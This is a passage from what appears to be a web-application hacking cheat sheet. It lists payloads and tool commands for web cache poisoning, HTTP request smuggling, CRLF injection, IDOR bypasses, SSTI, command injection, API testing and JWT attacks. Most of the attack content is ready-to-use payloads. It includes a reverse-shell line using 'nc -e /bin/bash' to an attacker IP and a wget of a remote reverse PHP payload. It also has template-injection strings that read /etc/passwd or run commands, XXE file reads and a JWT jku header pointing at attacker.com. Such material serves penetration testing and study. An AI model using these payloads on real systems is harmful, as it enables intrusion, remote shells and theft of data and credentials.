13         req.withCredentials = true;
14         req.onreadystatechange = function () {
15           if (req.readyState === 4) {
16             executeXSS();
17           }
18         }
19         req.send();
20       }
21
22       function executeXSS() {
23         window.location.assign(host+'<URI with XSS>'+alert_payload);
24       }
25
26       submitRequest();
27       </script>
28     </body>
29   </html>
```

---

## Mindmaps





# Web Cache Poisoning

## General

- ⓘ Web cache poisoning is an advanced technique whereby an attacker exploits the behavior of a web server and cache so that a harmful HTTP response is served to other users.

Fundamentally, web cache poisoning involves two phases. First, the attacker must work out how to elicit a response from the back-end server that inadvertently contains some kind of dangerous payload. Once successful, they need to make sure that their response is cached and subsequently served to the intended victims.

A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.

## Tools

```
1 # https://github.com/s0md3v/Arjun
2 python3 arjun.py -u https://url.com --get
3 python3 arjun.py -u https://url.com --post
4 # https://github.com/maK-/parameth
5 python parameth.py -u https://example.com/test.php
6 # https://github.com/devanshbatham/ParamSpider
7 python3 paramspider.py --domain example.com
8 # https://github.com/s0md3v/Parth
9 python3 parth.py -t example.com
```

```
1 # XSS for users accessing /en?region=uk:
```

```
2 GET /en?region=uk HTTP/1.1
3 Host: innocent-website.com
4 X-Forwarded-Host: a."><script>alert(1)</script>"
```

# Broken Links

## Tools

```
1 # https://github.com/stevenvachon/broken-link-checker
2 blc -rfci --exclude linkedin.com --exclude youtube.com --filter-level 3 ht
```

# Clickjacking

## General

- ⓘ Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website.
- Preventions:
    - X-Frame-Options: deny/sameorigin/allow-from
    - CSP: policy/frame-ancestors 'none/self/domain.com'

```
1 # An example using the style tag and parameters is as follows:
2 <head>
3   <style>
4     #target_website {
5       position:relative;
6       width:128px;
7       height:128px;
8       opacity:0.00001;
9       z-index:2;
10      }
11     #decoy_website {
12       position:absolute;
13       width:300px;
14       height:400px;
15       z-index:1;
16     }
17   </style>
18 </head>
19 ...
20 <body>
21   <div id="decoy_website">
22     ...decoy web content here...
23   </div>
24   <iframe id="target_website" src="https://vulnerable-website.com">
25   </iframe>
26 </body>
```

# HTTP Request Smuggling

## General

- ⓘ HTTP request smuggling is a technique for interfering with the way a web site processes sequences of HTTP requests that are received from one or more users. Request smuggling vulnerabilities are often critical in nature, allowing an attacker to bypass security controls, gain unauthorized access to sensitive data, and directly compromise other application users. Request smuggling attacks involve placing both the Content-Length header and the Transfer-Encoding header into a single HTTP request and manipulating these so that the front-end and back-end servers process the request differently. The exact way in which this is done depends on the behavior of the two servers: Most HTTP request smuggling vulnerabilities arise because the HTTP specification provides two different ways to specify where a request ends: the Content-Length header and the Transfer-Encoding header.

## Tools

```
1 # https://github.com/defparam/smuggler
2 python3 smuggler.py -u <URL>
3 # https://github.com/defparam/tiscripts
4
5 # https://github.com/anshumanpattnaik/http-request-smuggling/
6 python3 smuggle.py -u <URL>
7
8 # HTTP/2
9 # https://github.com/BishopFox/h2csmuggler
```

## Samples

```

1  - The Content-Length header is straightforward: it specifies the length of
2
3      POST /search HTTP/1.1
4      Host: normal-website.com
5      Content-Type: application/x-www-form-urlencoded
6      Content-Length: 11
7
8      q=smuggling
9
10 - The Transfer-Encoding header can be used to specify that the message body
11
12      POST /search HTTP/1.1
13      Host: normal-website.com
14      Content-Type: application/x-www-form-urlencoded
15      Transfer-Encoding: chunked
16
17      b
18      q=smuggling
19      0
20
21
22
23 • CL.TE: the front-end server uses the Content-Length header and the back-end
24   ◇ Find time delay:
25       POST / HTTP/1.1
26       Host: vulnerable-website.com
27       Transfer-Encoding: chunked
28       Content-Length: 4
29
30       1
31       A
32       X
33 • TE.CL: the front-end server uses the Transfer-Encoding header and the back-end
34   ◇ Find time delay:
35       POST / HTTP/1.1
36       Host: vulnerable-website.com
37       Transfer-Encoding: chunked
38       Content-Length: 6
39
40       0
41
42       X
43 • TE.TE: the front-end and back-end servers both support the Transfer-Encoding
44
45 - CL.TE
46   Using Burp Repeater, issue the following request twice:
47       POST / HTTP/1.1
48       Host: your-lab-id.web-security-academy.net
49       Connection: keep-alive

```

```
50 Content-Type: application/x-www-form-urlencoded
51 Content-Length: 6
52 Transfer-Encoding: chunked
53
54 0
55
56 G
57 The second response should say: Unrecognized method GPOST.
58
59 - TE.CL
60 In Burp Suite, go to the Repeater menu and ensure that the "Update Con
61 Using Burp Repeater, issue the following request twice:
62 POST / HTTP/1.1
63 Host: your-lab-id.web-security-academy.net
64 Content-Type: application/x-www-form-urlencoded
65 Content-length: 4
66 Transfer-Encoding: chunked
67
68 5c
69 GPOST / HTTP/1.1
70 Content-Type: application/x-www-form-urlencoded
71 Content-Length: 15
72
73 x=1
74 0
75
76 - TE.TE: obfuscating TE Header
77 In Burp Suite, go to the Repeater menu and ensure that the "Update Co
78 Using Burp Repeater, issue the following request twice:
79 POST / HTTP/1.1
80 Host: your-lab-id.web-security-academy.net
81 Content-Type: application/x-www-form-urlencoded
82 Content-length: 4
83 Transfer-Encoding: chunked
84 Transfer-encoding: cow
85
86 5c
87 GPOST / HTTP/1.1
88 Content-Type: application/x-www-form-urlencoded
89 Content-Length: 15
90
91 x=1
92 0
```

**CL** -> Content length | **TE** -> Transfer Encoding

@spidersec

# Web Sockets

```
1  WebSockets are a bi-directional, full duplex communications protocol initi
2
3  WebSocket connections are normally created using client-side JavaScript li
4  var ws = new WebSocket("wss://normal-website.com/chat");
5
6  To establish the connection, the browser and server perform a WebSocket ha
7  GET /chat HTTP/1.1
8  Host: normal-website.com
9  Sec-WebSocket-Version: 13
10 Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
11 Connection: keep-alive, Upgrade
12 Cookie: session=K0sEJNuflw4Rd9BDNrVmvwBF9rEijeE2
13 Upgrade: websocket
14
15 If the server accepts the connection, it returns a WebSocket handshake res
16 HTTP/1.1 101 Switching Protocols
17 Connection: Upgrade
18 Upgrade: websocket
19 Sec-WebSocket-Accept: 0FFP+2nmNIf/h+4BP36k9uzrYGk=
20
21 Several features of the WebSocket handshake messages are worth noting:
22 • The Connection and Upgrade headers in the request and response indicate
23 • The Sec-WebSocket-Version request header specifies the WebSocket protoco
24 • The Sec-WebSocket-Key request header contains a Base64-encoded random va
25 • The Sec-WebSocket-Accept response header contains a hash of the value su
```

# CRLF

## Tools

```
1 # https://github.com/MichaelStott/CRLF-Injection-Scanner
2 crlf_scan.py -i <inputfile> -o <outputfile>
3 # https://github.com/dwisiswant0/crlfuzz
4 crlfuzz -u "http://target"
5 # https://github.com/ryandalamour/crlfmap
6 crlfmap scan --domains domains.txt --output results.txt
```

```
1 The following simplified example uses CRLF to:
2
3 1. Add a fake HTTP response header: Content-Length: 0. This causes the web
4 2. Add a fake HTTP response: HTTP/1.1 200 OK. This begins the new response
5 3. Add another fake HTTP response header: Content-Type: text/html. This is
6 4. Add yet another fake HTTP response header: Content-Length: 25. This cau
7 5. Add page content with an XSS: <script>alert(1)</script>. This content h
8 6. Because of the Content-Length header, the web browser ignores the origi
9
10    http://www.example.com/somepage.php?page=%0d%0aContent-Length:%200%0d%
11
12 - Cloudflare CRLF bypass
13 <iframe src="%0Aj%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At%0A%3Aalert(0)">
14
15 Payload list:
16 /%%0a0aSet-Cookie:crlf=Injection
17 /%0aSet-Cookie:crlf=Injection
18 /%0d%0aSet-Cookie:crlf=Injection
19 /%0dSet-Cookie:crlf=Injection
20 /%23%0aSet-Cookie:crlf=Injection
21 /%23%0d%0aSet-Cookie:crlf=Injection
22 /%23%0dSet-Cookie:crlf=Injection
23 /%25%30%61Set-Cookie:crlf=Injection
24 /%25%30aSet-Cookie:crlf=Injection
25 /%250aSet-Cookie:crlf=Injection
26 /%25250aSet-Cookie:crlf=Injection
27 /%2e%2e%2f%0d%0aSet-Cookie:crlf=Injection
28 /%2f%2e%2e%0d%0aSet-Cookie:crlf=Injection
29 /%2F..%0d%0aSet-Cookie:crlf=Injection
30 /%3f%0d%0aSet-Cookie:crlf=Injection
31 /%3f%0dSet-Cookie:crlf=Injection
32 /%u000aSet-Cookie:crlf=Injection
```

```
33 /%0dSet-Cookie:csrf_token=xxxxxxxxxxxxxxxxxxxxxxxxxxxxx;  
34 /%0d%0aheader:header  
35 /%0aheader:header  
36 /%0dheader:header  
37 /%23%0dheader:header  
38 /%3f%0dheader:header  
39 /%250aheader:header  
40 /%25250aheader:header  
41 /%%0a0aheader:header  
42 /%3f%0dheader:header  
43 /%23%0dheader:header  
44 /%25%30aheader:header  
45 /%25%30%61header:header  
46 /%u000aheader:header
```

# IDOR

## Basics

```
1 Check for valuable words:  
2 {regex + perm} id  
3 {regex + perm} user  
4 {regex + perm} account  
5 {regex + perm} number  
6 {regex + perm} order  
7 {regex + perm} no  
8 {regex + perm} doc  
9 {regex + perm} key  
10 {regex + perm} email  
11 {regex + perm} group  
12 {regex + perm} profile  
13 {regex + perm} edit
```

## Bypasses

- Add parameters onto the endpoints for example, if there was

```
1 GET /api_v1/messages --> 401  
2 vs  
3 GET /api_v1/messages?user_id=victim_uuid --> 200
```

- HTTP Parameter pollution

```
1 GET /api_v1/messages?user_id=VICTIM_ID --> 401 Unauthorized  
2 GET /api_v1/messages?user_id=ATTACKER_ID&user_id=VICTIM_ID --> 200 OK  
3  
4 GET /api_v1/messages?user_id=YOUR_USER_ID[]&user_id=ANOTHER_USERS_ID[]
```

- Add .json to the endpoint, if it is built in Ruby!

```
1 /user_data/2341 --> 401 Unauthorized  
2 /user_data/2341.json --> 200 OK
```

- Test on outdated API Versions

```
1 /v3/users_data/1234 --> 403 Forbidden  
2 /v1/users_data/1234 --> 200 OK
```

Wrap the ID with an array.

```
1 {"id":111} --> 401 Unauthorized  
2 {"id":[111]} --> 200 OK
```

Wrap the ID with a JSON object:

```
1 {"id":111} --> 401 Unauthorized  
2  
3 {"id":{"id":111}} --> 200 OK
```

JSON Parameter Pollution:

```
1 POST /api/get_profile  
2 Content-Type: application/json  
3 {"user_id":<legit_id>,"user_id":<victim's_id>}
```

# Web Cache Deception

- ⓘ These preconditions can be exploited for the Web Cache Deception attack in the following manner:

- Step 1: An attacker entices the victim to open a maliciously crafted link:

`https://www.example.com/my_profile/test.jpg`

The application ignores the 'test.jpg' part of the URL, the victim profile page is loaded. The caching mechanism identifies the resource as an image, caching it.

- Step 2: The attacker sends a GET request for the cached page:

`https://www.example.com/my_profile/test.jpg`

The cached resource, which is in fact the victim profile page is returned to the attacker (and to anyone else requesting it).

# Session fixation

## Steps to reproduce

1. Open example.com/login.
2. Open browser devtools.
3. Get value for SESSION cookie.
4. Open example.com/login in the incognito tab.
5. In the incognito tab, change cookie value to the one, obtained in step 3.
6. In the normal tab (the one from steps 1-3) log in as any user.
7. Refresh page in the incognito tab.

## Result

You are now logged in the incognito tab as user from step 6 as well.

# Email attacks

Attack	Payload
XSS	test+(alert(0))@example.com test@example(alert(0)).com "alert(0)"@example.com <script src=//xsshere?"@email.com
Template injection	"<%= 7 * 7 %>"@example.com test+(\${{7*7}})@example.com
SQLi	" OR 1=1 - "@example.com "mail'); SELECT version();-{@example.com a' IF(LENGTH(database())=9,SLEEP(7),0) or '1'='1\"@a.com
SSRF	john.doe@abc123.burpcollaborator.net john.doe@[127.0.0.1]
Parameter Pollution	victim&email=attacker@example.com
(Email) Header Injection	%0d%0aContent-Length:%200%0d%0a%0d%0a"@example.com "recipient@test.com>\r\nRCPT TO:<victim+"@test.com
Wildcard abuse	%@example.com

```
1 # Bypass whitelist
2 inti(;inti@inti.io;)@whitelisted.com
3 inti@inti.io(@whitelisted.com)
4 inti+(@whitelisted.com;)@inti.io
5
6 #HTML Injection in Gmail
7 inti.de.ceuvelaire+(<b>bold<u>underline<s>strike<br />newline<strong>strong
8
9 # Bypass strict validators
10 # Login with SSO & integrations
11 GitHub & Salesforce allow xss in email, create account and abuse with logi
12
13 # Common email accounts
14 support@
```

```
15 jira@  
16 print@  
17 feedback@  
18 asana@  
19 slack@  
20 hello@  
21 bug(s)@  
22 upload@  
23 service@  
24 it@  
25 test@  
26 help@  
27 tickets@  
28 tweet@
```

# Pastejacking



**The Curious Case of Copy & Paste - on  
risks of pasting arbitrary content in  
browsers - research.securitum.com**

[https://research.securitum.com/the-  
curious-case-of-copy-paste/](https://research.securitum.com/the-curious-case-of-copy-paste/)

# HTTP Parameter pollution

```
1 # Inject existing extra parameters in GET:  
2 https://www.bank.com/transfer?from=12345&to=67890&amount=5000&from=ABCDEF  
3 https://www.site.com/sharer.php?u=https://site2.com/blog/introducing?&u=ht
```

Web Application Server Backend	Parsing Result	Example
ASP.NET / IIS	All occurrences concatenated with a comma	color=red,blue
ASP / IIS	All occurrences concatenated with a comma	color=red,blue
PHP / Apache	Last occurrence only	color=blue
PHP / Zeus	Last occurrence only	color=blue
JSP, Servlet / Apache Tomcat	First occurrence only	color=red
JSP, Servlet / Oracle Application Server 10g	First occurrence only	color=red
JSP, Servlet / Jetty	First occurrence only	color=red
IBM Lotus Domino	Last occurrence only	color=blue
IBM HTTP Server	First occurrence only	color=red
mod_perl, libapreq2 / Apache	First occurrence only	color=red
Perl CGI / Apache	First occurrence only	color=red
mod_wsgi (Python) / Apache	First occurrence only	color=red
Python / Zope	All occurrences in List data type	color=['red','blue']

# SSTI

```
1 # Tool
2 # https://github.com/epinna/tplmap
3 tplmap.py -u 'http://www.target.com/page?name=John'
4
5 # Payloads
6 # https://github.com/payloadbox/ssti-payloads
7
8 # Oneliner
9 # Check SSTI in all param with qsreplace
10 waybackurls http://target.com | qsreplace "ssti{{9*9}}" > fuzz.txt
11 ffuf -u FUZZ -w fuzz.txt -replay-proxy http://127.0.0.1:8080/
12 # Check in burp for responses with ssti81
13
14 # Generic
15 ${{<%[%"}}%\.%
16 {%- debug %}
17 {7*7}
18 {{ '7'*7 }}
19 {{ [] .class.base.subclasses0 }}
20 {{''.class.mro()[l] .subclasses0}}
21 for c in [1,2,3] {{ c,c,c }}% endfor %
22 {{ [].__class__.__base__.__subclasses__0 }}
23
24 # PHP Based
25 {php}print "Hello"{/php}
26 {php}$s = file_get_contents('/etc/passwd',NULL, NULL, 0, 100); var_dump($s
27 {{7*7}}
28 {{7*7}}
29 {{dump(app)}}
30 {{app.request.server.all|join(',')}}
31 "{{'/etc/passwd'|file_excerpt(1,30)}}"@
32 {{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate(
33 {$smarty.version}
34 {php}echo `id`;{/php}
35 {Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET[
36
37 # Node.js Backend based
38 {{ this }}-> [Object Object]
39 {{ this.__proto__ }}-> [Object Object]
40 {{ this.__proto__.constructor.name }}-> Object
41 {{this.constructor.constructor}}
42 {{this. constructor. constructor('process.pid')()}}
43 {{#with "e"}}
44 {{#with split as |conslist|}}
45 {{this.pop}}
```

```
46 {{this.push (lookup string.sub "constructor")}}
47 {{this.pop}}
48 {{#with string.split as |codelist|}}
49 {{this.pop}}
50 {{this.push "return require('child_process').exec('whoami');"}}
51 {{this.pop}}
52 {{#each conslist}}
53 {{#with (string.sub.apply 0 codelist)}}
54 {{this}}
55 {{/with}}
56 {{/each}}
57 #set($str=$class.inspect("java.lang.String").type)
58 #set($chr=$class.inspect("java.lang.Character").type)
59 #set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoam
60 $ex.waitFor()
61 #set($out=$ex.getInputStream())
62 #foreach($i in [1..$out.available()])
63 $str.valueOf($chr.toChars($out.read()))
64 #end
65
66 # Java
67 ${7*7}
68 <#assign command="freemarker.template.utility.Execute"?new()> ${ command(""
69 ${7*7})
70 ${class.getClassLoader()}
71 ${class.getResource("").getPath()}
72 ${class.getResource("../../../../../index.htm").getContent()}
73 ${T(java.lang.System).getenv()}
74 ${product.getClass().getProtectionDomain().getCodeSource().getLocation().t
75
76 # Ruby
77 <%= system("whoami") %>
78 <%= Dir.entries('/') %>
79 <%= File.open('/example/arbitrary-file').read %>
80
81 # Python
82 {% debug %}
83 {{settings.SECRET_KEY}}
84 {% import foobar %} = Error
85 {% import os %}{{os.system('whoami')}}
86
87 # Perl
88 <%= perl code %>
89 <% perl code %>
90
91 # Flask/Jinja2
92 {{ '7'*7 }}
93 {{ [].class.base.subclasses() }} # get all classes
94 {{'.'.class.mro()[1].subclasses()}}
95 {%for c in [1,2,3] %}{{c,c,c}}{% endfor %}
96 {{'.'.__class__.mro__[2].__subclasses__[40]('/etc/passwd').read() }}
```

```
97  
98  # .Net  
99  @(1+2)  
100 @{// C# code}
```

# Prototype Pollution

```
1 # https://github.com/msrkp/PPScan  
2 # https://github.com/BlackFan/client-side-prototype-pollution
```

# Command Injection

- ⓘ Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.

```
1 # For detection, try to concatenate another command to param value
2 &
3 ;
4 Newline (0x0a or \n)
5 &&
6 |
7 ||
8 # like: https://target.com/whatever?param=1|whoami
9
10 # Blind (Time delay)
11 https://target.com/whatever?param=x||ping+-c+10+127.0.0.1||
12
13 # Blind (Redirect)
14 https://target.com/whatever?param=x||whoami>/var/www/images/output.txt||
15
16 # Blind (OOB)
17 https://target.com/whatever?param=x||nslookup+burp.collaborator.address||
18 https://target.com/whatever?param=x||nslookup+'whoami'.burp.collaborator.a
19
20 # Common params:
21 cmd
22 exec
23 command
24 execute
25 ping
26 query
27 jump
28 code
29 reg
30 do
31 func
32 arg
33 option
34 load
35 process
36 step
37 read
38 function
```

```
39 req
40 feature
41 exe
42 module
43 payload
44 run
45 print
46
47 # Useful Commands: Linux
48 whoami
49 ifconfig
50 ls
51 uname -a
52
53 # Useful Commands: Windows
54 whoami
55 ipconfig
56 dir
57 ver
58
59 # Both Unix and Windows supported
60 ls||id; ls ||id; ls|| id; ls || id
61 ls|id; ls |id; ls| id; ls | id
62 ls&&id; ls &&id; ls&& id; ls && id
63 ls&id; ls &id; ls& id; ls & id
64 ls %0A id
65
66 # Time Delay Commands
67 & ping -c 10 127.0.0.1 &
68
69 # Redirecting output
70 & whoami > /var/www/images/output.txt &
71
72 # OOB (Out Of Band) Exploitation
73 & nslookup attacker-server.com &
74 & nslookup `whoami`.attacker-server.com &
75
76 # WAF bypasses
77 vuln=127.0.0.1 %0a wget https://evil.txt/reverse.txt -O /tmp/reverse.php %
78 vuln=127.0.0.1%0anohup nc -e /bin/bash <attacker-ip> <attacker-port>
79 vuln=echo PAYLOAD > /tmp/payload.txt; cat /tmp/payload.txt | base64 -d > /
80
81
```

# Web Services

**Check out in the left submenu what common attack you want review**

# APIs

## Tools

```
1 # Tools
2 https://github.com/Fuzzapi/fuzzapi
3 https://github.com/Fuzzapi/API-fuzzer
4 https://github.com/flipkart-incubator/Astra
5 https://github.com/BBVA/apicheck/
6
7 # Wordlists
8 https://github.com/chrislockard/api_wordlist
9 https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content
10 https://github.com/danielmiessler/SecLists/tree/master/Discovery/Web-Content
11 https://github.com/fuzzdb-project/fuzzdb/blob/master/discovery/common-meth
12
13 # Swagger to burp
14 https://rhinosecuritylabs.github.io/Swagger-EZ/
```

## General

```
1 # SOAP uses: mostly HTTP and XML, have header and body
2 # REST uses: HTTP, JSON , URL and XML, defined structure
3 # GraphQL uses: Custom query language, single endpoint
4
5 # Always check for race conditions and memory leaks (%00)
6
7 # SQLi tip
8 {"id":"56456"} - OK
9 {"id":"56456 AND 1=1#"} -> OK
10 {"id":"56456 AND 1=2#"} -> OK
11 {"id":"56456 AND 1=3#"} -> ERROR
12 {"id":"56456 AND sleep(15)#"} -> SLEEP 15 SEC
13
14 # Shell injection
15 - RoR
16 Check params like ?url=Kernel#open
17 and change like ?url=|ls
18
```

```

19 # Tip
20 If the request returns nothing:
21 - Add this header to simulate a Frontend
22 "X-requested-with: XMLHttpRequest"
23 - Add params like:
24 GET /api/messages > 401
25 GET /api/messages?user_id=1 > 200
26
27 # Checklist:
28 • Auth type
29 • Max retries in auth
30 • Encryption in sensible fields
31 • Test from most vulnerable to less
   ◇ Organization's user management
33 ◇ Export to CSV/HTML/PDF
34 ◇ Custom views of dashboards
35 ◇ Sub user creation&management
   ◇ Object sharing (photos, posts,etc)
37 • Archive.org
38 • Censys
39 • VirusTotal
40 • Abusing object level authentication
41 • Abusing weak password/dictionary brute forcing
42 • Testing for mass management, instead /api/videos/1 -> /api/my_videos
43 • Testing for excessive data exposure
44 • Testing for command injection
45 • Testing for misconfigured permissions
46 • Testing for SQL injection
47
48 Access
49 • Limit in repeated requests
50 • Check always HTTPS
51 • Check HSTS
52 • Check distinct login paths /api/mobile/login | /api/v3/login | /api/magi
53 • Even id is not numeric, try it /?user_id=111 instead /?user_id=user@mail
54 • Bruteforce login
55 • Try mobile API versions
56 • Don't assume developer, mobile and web API is the same, test them separa
57
58 Input
59 • Check distinct methods GET/POST/PUT/DELETE.
60 • Validate content-type on request Accept header (e.g. application/xml, ap
61 • Validate content-type of posted data (e.g. application/x-www-form-urlencoded)
62 • Validate user input (e.g. XSS, SQL-Injection, Remote Code Execution, etc)
63 • Check sensitive data in the URL.
64 • Try input injections in ALL params
65 • Locate admin endpoints
66 • Try execute operating system command
   ◇ Linux :api.url.com/endpoint?name=file.txt;ls%20/
68 • XXE
   ◇ <!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>

```

```

70  • SSRF
71  • Check distinct versions api/v{1..3}
72  • If REST API try to use as SOAP changing the content-type to "application
73  • IDOR in body/header is more vulnerable than ID in URL
74  • IDOR:
75      ◇ Understand real private resources that only belongs specific user
76      ◇ Understand relationships receipts-trips
77      ◇ Understand roles and groups
78      ◇ If REST API, change GET to other method Add a "Content-length" HTTP
79      ◇ If get 403/401 in api/v1/trips/666 try 50 random IDs from 0001 to 99
80  • Bypass IDOR limits:
81      ◇ Wrap ID with an array {"id":111} --> {"id": [111]}
82      ◇ JSON wrap {"id":111} --> {"id":{"id":111}}
83      ◇ Send ID twice URL?id=<LEGIT>&id=<VICTIM>
84      ◇ Send wildcard {"user_id":"*"}
85      ◇ Param pollution
86          ▪ /api/get_profile?user_id=<victim's_id>&user_id=<user_id>
87          ▪ /api/get_profile?user_id=<legit_id>&user_id=<victim's_id>
88          ▪ JSON POST: api/get_profile {"user_id":<legit_id>,"user_id":<victim
89          ▪ JSON POST: api/get_profile {"user_id":<victim's_id>,"user_id":<leg
90          ▪ Try wildcard instead ID
91  • If .NET app and found path, Developers sometimes use "Path.Combine(path_
92      ◇ https://example.org/download?filename=a.png -> https://example.org/d
93      ◇ Test: https://example.org/download?filename=\\smb.dns.praetorianlabs
94  • Found a limit / page param? (e.g: /api/news?limit=100) It might be vulne
95
96 Processing
97  • Check if all the endpoints are protected behind authentication.
98  • Check /user/654321/orders instead /me/orders.
99  • Check auto increment ID's.
100 • If parsing XML, check XXE.
101 • Check if DEBUG is enabled.
102 • If found GET /api/v1/users/<id> try DELETE / POST to create/delete users
103 • Test less known endpoint POST /api/profile/upload_christmas_voice_greeti
104
105 Output
106  • If you find sensitive resource like /receipt try /download_receipt,/expo
107  • DoS Limit: /api/news?limit=100 -> /api/news?limit=9999999999
108  • Export pdf - try XSS or HTML injection
109      ◇ LFI: username=<iframe src="file:///C:/windows/system32/drivers/etc/h
110      ◇ SSRF: <object data="http://127.0.0.1:8443"/>
111      ◇ Open Port:  if delay is < 2.3 secs
112      ◇ Get real IP: 
113      ◇ DoS: 
114          ▪ <iframe src="http://example.com/RedirectionLoop.aspx"/>
115
116
117 # Endpoint bypasses
118 # whatever.com/api/v1/users/sensitizeddata -> access denied
119 # Add to the final endpoint
120 .json

```

```
121 ?
122 ..;/\..\.getUSer
124 /
125 ??&details
127 #
128 %
129 %20
130 %09
131
132 # General info about APIs
133 https://openapi.tools/
```

---

## REST

```
1 # Predictable endpoints
2 GET /video/1
3 DELETE /video/1
4 GET /video/1/delete
5 GET /video/2
6
7 # Create POST
8 # Read GET
9 # Update POST PUT
10 # Delete PUT DELETE
11
12 # Fuzz users & methods to enumerate like /$user$/1 with https://github.com
13
14 # Check if supports SOAP. Change the content-type to "application/xml", ad
```

---

## GraphQL

### Tools

```
1 # https://github.com/doyensec/inql
```

```
2 # https://github.com/swisskyrepo/GraphQLmap
3 # https://apis.guru/graphql-voyager/
4 # https://github.com/nikitastupin/clairvoyance
```

## Common bugs

```
1 # IDOR
2 Try access any user id other than yours
3
4
5 # SQL/NoSQL Injections
6 "filters":{
7     "username":"test' or 1=1--"
8 }
```

## Tips

```
1 # Easy to enumeration
2
3 # Create {createPost(...)}
4 # Read {post(id:"1"){id,...}}
5 # Update {updatePost(...)}
6 # Delete {deletePost(...)}
7
8 To test a server for GraphQL introspection misconfiguration:
9 1) Intercept the HTTP request being sent to the server
10 2) Replace its post content / query with a generic introspection query to
11 3) Visualize the schema to gather juicy API calls.
12 4) Craft any potential GraphQL call you might find interesting and HACK aw
13
14 example.com/graphql?query={__schema%20{__types%20{__name%0akind%0adesci
15
16 XSS in GraphQL:
17 http://localhost:4000/example-1?id=%3Cscript%3E%3Cscript%3Ealert('I%20%3C
18 http://localhost:4000/example-3?id=%3Cscript%3E%3Cscript%3Ealert('I%20%3C
```

# JS

```
1 # JSScanner
2 # https://github.com/dark-warlord14/JSScanner
3 # https://securityjunky.com/scanning-js-files-for-endpoint-and-secrets/
4 bash install.sh
5 # Configure domain in alive.txt
6 bash script.sh
7 cat js/*
8 cd db && grep -oriahE "https?://[^\"\\\'> ]+"
9
10 # https://github.com/KathanP19/JSFScan.sh
11 bash JSFScan.sh -l targets.txt -e -s -m -o
12
13 # https://github.com/bp0lr/linkz
14
15 # FindSecrets in JS files
16 https://github.com/m4ll0k/SecretFinder
17 python3 SecretFinder.py -i https://example.com/1.js -o results.html
18
19 # Js vuln scanner, like retire.js with crawling
20 https://github.com/callforpapers-source/jshole
21
22 # get Shell from xss
23 https://github.com/shelld3v/JSShell
24
25 # Find JS sourcemap
26 1) Find JavaScript files
27 2) ffuf -w js_files.txt -u FUZZ -mr "sourceMappingURL"
28 3) Download sourcemap
29 4) https://github.com/chbrown/unmap
30 5) Browse configs or just grep for API keys/Creds
```

# ASP.NET

```
1 # Look for trace  
2 example.com/trace.axd  
3 example.com/any.aspx/trace.axd
```

# JWT

## Tools

```
1 # https://github.com/ticarpi/jwt_tool
2 # https://github.com/ticarpi/jwt_tool/wiki/Attack-Methodology
3 # https://jwt.io/
4 # https://github.com/hahwul/jwt-hack
5 # https://github.com/mazen160/jwt-pwn
6
7 # Crack
8 pip install PyJWT
9 # https://github.com/Sjord/jwtcrack
10 # https://raw.githubusercontent.com/Sjord/jwtcrack/master/jwt2john.py
11 jwt2john.py JWT
12 ./john /tmp/token.txt --wordlist=wordlist.txt
13
14 # Wordlist generator crack tokens:
15 # https://github.com/dariusztytko/token-reverser
16
17 # RS256 to HS256
18 openssl s_client -connect www.google.com:443 | openssl x509 -pubkey -noout
19 cat public.pem | xxd -p | tr -d "\n" > hex.txt
20 # Sign JWT with hex.txt
21
```

## General info

```
1 1. Leak Sensitive Info
2 2. Send without signature
3 3. Change algorythm r to h
4 4. Crack the secret h256
5 5. KID manipulation
6
7 eyJhbGciOiJIUzUxMiJ9.eyJleHAiOiE1ODQ2NTk0MDAsInVzZXJuYW1lIjoidGVtcHVzZXI20
8
9 https://trustfoundry.net/jwt-hacking-101/
10 https://hackernoon.com/can-timing-attack-be-a-practical-security-threat-on
11 https://www.sjoerdlangkemper.nl/2016/09/28/attacking-jwt-authentication/
```

```
12 https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a
13
14 - JKU & X5U Headers - JWK
15     - Header injection
16     - Open redirect
17
18
19
20 - Remember test JWT after session is closed
```

## Attacks

### Header

```
1 # None algorithm
2 python3 jwt_tool.py <JWT> -X a
3
4 # From RS256 to HS256
5 python3 jwt_tool.py <JWT> -S hs256 -k public.pem
6
7 # Not checked signature
8 python3 jwt_tool.py <JWT> -I -pc name -pv admin
9
10 # Crack secret key
11 python3 jwt_tool.py <JWT> -C -d secrets.txt
12
13 # Null kid
14 python3 jwt_tool.py <JWT> -I -hc kid -hv ".../..../dev/null" -S hs256 -p ""
15
16 # Use source file as kid to verify signature
17 python3 jwt_tool.py -I -hc kid -hv "path/of/the/file" -S hs256 -p "Content"
18
19 # jku manipulation for open redirect
20 python3 jwt_tool.py <JWT> -X s -ju "https://attacker.com/jwttool_custom_jw
21
22 # x5u manipulation for open redirect
23 openssl req -newkey rsa:2048 -nodes -keyout private.pem -x509 -days 365 -o
24 python3 jwt_tool.py <JWT> -S rs256 -pr private.pem -I -hc x5u -hv "https:/
```

### Payload

```
1 # SQLi
2 python3 jwt_tool.py <JWT> -I -pc name -pv "imparable' ORDER BY 1--" -S hs2
3
4 # Manipulate other values to change expiration time or userID for example
```

# GitHub

## Tools

```
1 # GitDumper
2     https://github.com/internetwache/GitTools
3 If we have access to .git folder:
4     ./gittumper.sh http://example.com/.git/ /home/user/dump/
5     git cat-file --batch-check --batch-all-objects | grep blob git cat-file
6 # GitGot
7     https://github.com/BishopFox/GitGot
8     ./gitgot.py --gist -q CompanyName./gitgot.py -q '"example.com"' ./gitgot.
9 # GitRob https://github.com/michenriksen/gitrob
10    gitrob website.com
11 # GitHound https://github.com/tillson/git-hound
12    echo "domain.com" | githound --dig --many-results --languages common-lan
13 # GitGrabber https://github.com/hisxo/gitGraber
14 # SSH GIT https://shhgit.darkport.co.uk/
15 # GithubSearch
16     https://github.com/gwen001/github-search
17 # Trufflehog
18 trufflehog https://github.com/Plazmaz/leaky-repo
19 trufflehog --regex --entropy=False https://github.com/Plazmaz/leaky-repo
20 # If you have public .git
